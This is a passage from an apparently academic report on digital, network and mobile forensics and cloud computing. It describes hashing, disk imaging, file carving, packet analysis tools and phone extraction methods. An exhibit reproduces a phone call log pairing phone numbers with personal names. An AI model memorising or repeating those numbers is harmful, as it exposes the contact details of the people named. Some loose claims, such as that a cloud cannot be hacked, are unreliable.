
3.3.2 Preservation

Preserving the full integrity of data is a major part of conducting an investigation. This could be done by listing the material and creating hash parts of the digital files. Hashing is a particular way of preserving data by using a function to create one unique identifier for the file. This means that if the file changes, the hash will be different. This enables the analyst to know when the evidence has been tampered with. Some electronic devices may need special care, such as maintaining the devices at even temperature. One should also beware of static electricity and magnetic fields (Popov, Billard, Moradian, Rozi, & Bergman, 2015).

3.3.3 Examination

In order to examine without damaging the data, it is usually important to carry out the analysis on a copy. Copies can be made safely using a special disk imager[41] that outputs a perfect image of the copied data. This image is then analysed with powerful software. Among them, three analysers seem to stand-out: FTK, Encase and Autopsy.

Figure 23 – Encase Example



(Retrieved from https://secureartisan.files.wordpress.com/2011/05/encasev7-5.jpg)

[40] Random Access Memory is a device storage that is volatile and disappears without electricity

[41] The cost varies from 3000$ to 15000$ in the open market on http://ics-iq.com/

In the previous image, we can see how Encase is used to find information about the files, especially metadata.

3.3.3.1 Deleted files

Unless the bytes of a file are scrambled or replaced in a cluster, the deleted files will stay in the computer for a long time. Every time new files or contents are created, these will be inputted as bytes to clusters in a specific place of the computer. When this file is deleted, the pointer towards it disappears and the cluster can be reallocated to other files. But this process may take time and in the meantime, the original files still stay in the same clusters. This allows a trained forensic analyst to recover deleted files.

3.3.3.2 File carving

Deeply related to steganography or deletion, the process of file carving enables the extraction of a collection of data from a larger data set[42]. Typically, when some unallocated data is scrambled and one doesn't have access to the metadata, files are carved to get their contents analysed. This could be very useful for steganography, when, for example, a text is hidden in an image.

Some files may be protected or hidden. File carving can help determine if the extension changed, but for a deeper analysis we need to check the contents of the file bit by bit. To achieve this level of analysis, one needs to act as a hacker and use "brute force" or other means of decryption.

3.3.3.3 System configuration

A search in the registry of the computer system, will yield useful information (Popov, Billard, Moradian, Rozi, & Bergman, 2015): List of last URL's typed in Internet Explorer, information about programs run from the Start button, last user logged in, timestamps, last shutdown, etc.

3.3.4 Reporting

The purpose of reporting is to reproduce the steps accomplished in the analysis in order to maintain integrity of the process. Reporting is intended for professionals not familiar with informatics. A specific standard is to create a Computer Forensic Investigative Report (CFIAR) containing all the above explanation and detailed research.

[42] http://www.mcafee.com/de/resources/white-papers/foundstone/wp-intro-to-file-carving.pdf (29.01.2016)

3.4 Cyber forensics

Part of digital forensics, cyber forensics evolve in a dynamic and changing world. Closely related to networks, the latter focuses on analysing protocols and exchanges between entities.


3.4.1 eDiscovery

Electronic Discovery is

> *"The process of identifying, preserving, collecting, processing, reviewing and producing electronically stored information (ESI) for legal review (Popov, Billard, Moradian, Rozi, & Bergman, 2015)."*

Basically, it is the exchange of pertinent information in electronic form. It can be compared to managing the integrity of electronically stored information (ESI). The main challenge in eDiscovery, respectively in the discovery of relevant cyber information is the management of huge quantities of data which must be analysed and shared by various participants (lawyers, attorneys, forensic experts…).

Figure 24 – Electronic Discovery Reference Model



(Retrieved from http://www.edrm.net/resources/edrm-stages-explained)


The figure above presents a framework for information management. The purpose is to evaluate the costs, risks and quality assurance of all the activities.

3.4.2 Network forensics

Hackers can operate on large scales. In 2007, the government of Estonia suffered a huge denial-of-services attack[43]. When this happens, it is important to have a contingency plan and proactive defence mechanisms (Popov, Billard, Moradian, Rozi, & Bergman, 2015). For such purposes, network forensics could be used. It is the analysis of data running through networks.

The category of tools used in network forensics can be classified in two categories: Analysis tools and monitoring tools, each of these producing reactive and proactive forensics as seen below.

Figure 25 – Network forensics Model




(Retrieved from (Popov, Billard, Moradian, Rozi, & Bergman, 2015))

Network Forensics Analysis Tools (NFAT) aim to identify and collect all the packets passing through a router. After aggregating a certain amount, one can analyse them with tools such as “Xplico”, “Network Miner” or “PyFlag”.

Network Security and Monitoring (NSM) tools do not save all the packets. Instead, they isolate packets which seem dangerous and more generally can create alerts when an attack is occurring.

[43] http://www.iar-gwu.org/node/65 (27.01.2016)

Figure 26 – NFATS and NSM tools




(Retrieved from (Pilli, Joshi, & Niyogi, 2010))

Two of the numerous tools existing will now be elaborated: NetworkMiner and Wireshark.

3.4.2.1 Wireshark

The most popular network protocol analyser, Wireshark analyses packets in real time. The packets can be filtered through addresses, protocols and via multiple expressions.

Figure 27 – Wireshark




(Created by author)

Wireshark can also be used to monitor non-encrypted data running through a network. A hacker could use it to gather passwords or usernames on a website.

3.4.2.2 NetworkMiner

As the name suggests, this tool mines through a captured packet file and attempts to give as much information as possible.

Figure 28 – NetworkMiner



(Retrieved from http://www.netresec.com/?page=NetworkMiner)

As we can see in the above image, it gathers every non-encrypted image, credentials, hosts, etc. It can also be given keywords to search.

This tool, like many other forensic tools, can also be used by hackers to gather information on their target without generating data through the network. Under the “Hosts” tab, it links users to operating systems and IP addresses.

3.4.3 Mobile forensics

Mobiles are considered to be identical to small computers, nevertheless they move and communicate continuously. Therefore, in terms of forensics, analysis has to be obtained from operators, including networks and the electronic components of the mobile devices. New mobile phones should be downright considered as hacking tools. The Kali team


recently released the operating system “Kali NetHunter”[44] containing the whole Kali framework on a single device. This would allow even small time hackers to crack anywhere without being suspected.

3.4.3.1 Architecture

Four different elements can be diagnosed as being part of a cell phone (Popov, Billard, Moradian, Rozi, & Bergman, 2015): the GSM[45], which encompasses wireless phones, SD cards, plugs; the antenna that is used to transmit data frames; the SIM[46] card; and various operators.

A mobile phone is composed of different types of memory, NOR, NAND and RAM, depending on different generations of phones (Ayers, Brothers, & Wayne, 2014).

Figure 29 – Mobile Types of Memory



(Retrieved from: (Ayers, Brothers, & Wayne, 2014))

RAM is supposed to contain volatile information, like program execution that disappears when the device is out of electricity. NOR flash memory is a first and second generation data collection that holds information on the Operating System, drivers and user application of execution instructions. Finally, the NAND memory belongs to the last generation, smartphones and similar products. It contains personal information data, pictures and video.

It is worth mentioning a few details about the SIM cards. The Universal Integrated Circuit Card (UICC) defines identity modules (SIM, USIM, and CSIM) that contain information

[44] https://www.offensive-security.com/kali-linux-nethunter-download/ (29.01.2016)
[45] Global System for Mobile communication – a specific cellular network
[46] Subscriber Identity Module – basically the identity of the phone

on the subscriber and its main purpose is “authenticating the user of the mobile device to the network” (Ayers, Brothers, & Wayne, 2014).

3.4.3.2 Investigation

To extract information out of a mobile phone, a test sim card can be used or copies of the phone’s internal memory can be created (Popov, Billard, Moradian, Rozi, & Bergman, 2015). Steps for extraction can be summarised in a pyramid of difficulty (Ayers, Brothers, & Wayne, 2014).

Figure 30 – Mobile Device Tool Classification System

(Retrieved from (Ayers, Brothers, & Wayne, 2014))


Manual Extraction is the basic step an analyst can use. It is literally the exploration of files by browsing the phone. **Logical Extraction** allows one to connect through the phone for a preliminary exploration. This could be risky and lead to data modification. Forensic Analysts often use **Hex Dumping / JTAG** as it outputs files to be analysed. Hex Dumping uses flasher boxes to capture the flash memory while JTAG is a standard installed by manufacturers which forces the mobile to act as a test unit. The **Chip-Off** method is used to un-solder chips in order to create a binary file for analysis. **Micro Read** is the most difficult tool to implement and is used only in important cases. By using an electron microscope, one can read the gates on a NAND or NOR chip and deduce the bit patterns (Ayers, Brothers, & Wayne, 2014).

A limited range of tools exists in Mobile Forensics, depending on the level of difficulty. Traditional Forensics tools such as Encase can browse in the logical and physical layer

of the aforementioned pyramid. Nevertheless, specific investigation tools have been created:

XRY specialises in analysing a memory image of a mobile device. It can retrieve a lot of information ranging from user messages to application usage.

Figure 31 – XRY Analysis



(Retrieved from (Piguet, 2015))

Experience has it (Popov, Billard, Moradian, Rozi, & Bergman, 2015) that sometimes even though the phone calls are listed by the mobile phone, as seen in the figure below.


Figure 32 – XRY Phone calls

Importance	Type	Number	Name	Time	Duration	Index	Deleted
	Dialed	0735155765		2011-10-20 13:34:26 (UTC)	00:00:00	46	
	Dialed	220		2011-10-20 13:34:42 (UTC)	00:01:19	47	
	Dialed	0709787126	Donto008	2011-10-20 13:36:29 (UTC)	00:00:03	48	
	Dialed	0709785886	Babbe007	2011-10-22 15:25:35 (UTC)	00:00:02	49	
	Dialed	0709787126	Donto008	2011-10-22 15:26:12 (UTC)	00:00:00	50	
	Dialed	0709787126	Donto008	2011-10-22 15:27:06 (UTC)	00:00:00	51	
	Dialed	0709787126	Donto008	2011-10-22 15:27:17 (UTC)	00:00:05	52	
	Dialed	0709785886	Babbe007	2011-10-22 15:28:14 (UTC)	00:00:01	53	
	Dialed	02076063504	Doctor	2011-10-22 18:57:13 (UTC)	00:00:00	54	
	Dialed	07358527935	Claire Allen	2011-10-22 18:57:26 (UTC)	00:00:00	55	
	Missed	0709785884	Bobby Boo	2011-10-22 19:33:50 (UTC)	00:00:00	56	

(Retrieved from (Piguet, 2015))

However, calls may not all be registred. It is also important to verify with the operator in case of doubt, since an iPhone for example may sometimes register only the last call to the same phone number with a small time lapse. Beware that the operator may also miss some calls. In short, the information that can be gathered through a mobile phone can be summarised in the next figure.

Figure 33 – Mobile Forensics information



(Retrieved from (Popov, Billard, Moradian, Rozi, & Bergman, 2015))

The main challenges in investigating mobile forensics is undoubtedly the wide range of brands, models and software in the market nowadays. The technology is developing fast and forensic experts experience difficulties in trying to adapt.

3.4.3.3 Report

As well as the previous reports in digital forensics, the reporting is aimed at non-specialists. It should be clear and concise as to be presented in front of the court of law. Details which may not be able to be proven may invalidate a whole report. Of course, it has to be objective and bring forward facts only.

3.5 Cloud computing

IBM[47] defines Cloud Computing (CC) as


> *"…the delivery of on-demand computing resources—everything from applications to data centres—over the Internet on a pay-for-use basis."*

A more general definition for CC has been elicited by Ivanka Menken (Piguet, 2015), a distinguished professional in service management as

> *"…the use of computer technology that harnesses the processing power of many internetworked computers while concealing the structure behind it."*

In brief, a Cloud is a set of applications, platforms and infrastructures linked together.

Figure 34 – Cloud Computing



(Retrieved from https://en.wikipedia.org/wiki/Cloud_computing)

Cloud computing is the use of these links and power through external machines. By definition, a cloud cannot be hacked, but the systems inside can.

Historically, the cloud concept began in 1990 – to dematerialise resources allowing access from the internet; however, a real application had been created in 2002 only, by Amazon who rented parts of its unused servers to businesses (Acissi, 2012), creating the IaaS which we will examine further on.

[47] http://www.ibm.com/cloud-computing/what-is-cloud-computing.html (29.01.2016)

3.5.1 Key concepts

Cloud Computing advocates the dematerialisation of services and data (Acissi, 2012) to relieve users from having to store large amounts of files. However, its usefulness is much broader.

3.5.1.1 Usage

From a usage perspective, one can assume that not all users utilise the same amount of data. Therefore the cost of services should be different in terms of size and bandwidth.


Cloud Computing creates a melting pot (mutualisation) of data through the network to allow a simple access. Concretely, a few commands enable users to create new virtual machines, or increase one's storage (Acissi, 2012).

3.5.2 Interaction levels

The Cloud Computing Model can be divided through three levels of interaction:

- **SaaS**: Software as a Service
- **PaaS**: Platform as a Service
- **IaaS**: Infrastructure as a Service

Figure 35 – Cloud Computing Pyramid



(Retrieved from http://www.redcentricplc.com/)

These layers provide different services and functionalities depending on the type of user control.

3.5.2.1 SaaS

Probably the most common layer in Cloud Computing, it encompasses all internet applications such as Enterprise Resource Planning (ERP), Customer Relationship

Management (CRM), e-mailings, and videoconferencing. This type of user does not require expertise in computer sciences.

3.5.2.2 PaaS

A bit more advanced, this layer focuses on providing a platform for developers (Acissi, 2012). In charge of the middleware and operating system, the developer creates the application and redeploys it to customers who are in charge of maintaining the backbone.

3.5.2.3 IaaS

As elicited in the previous example, this is the lowest layer in charge of offering servers, networks and storage to users and leaving them in charge of it.

3.5.3 Type of Clouds

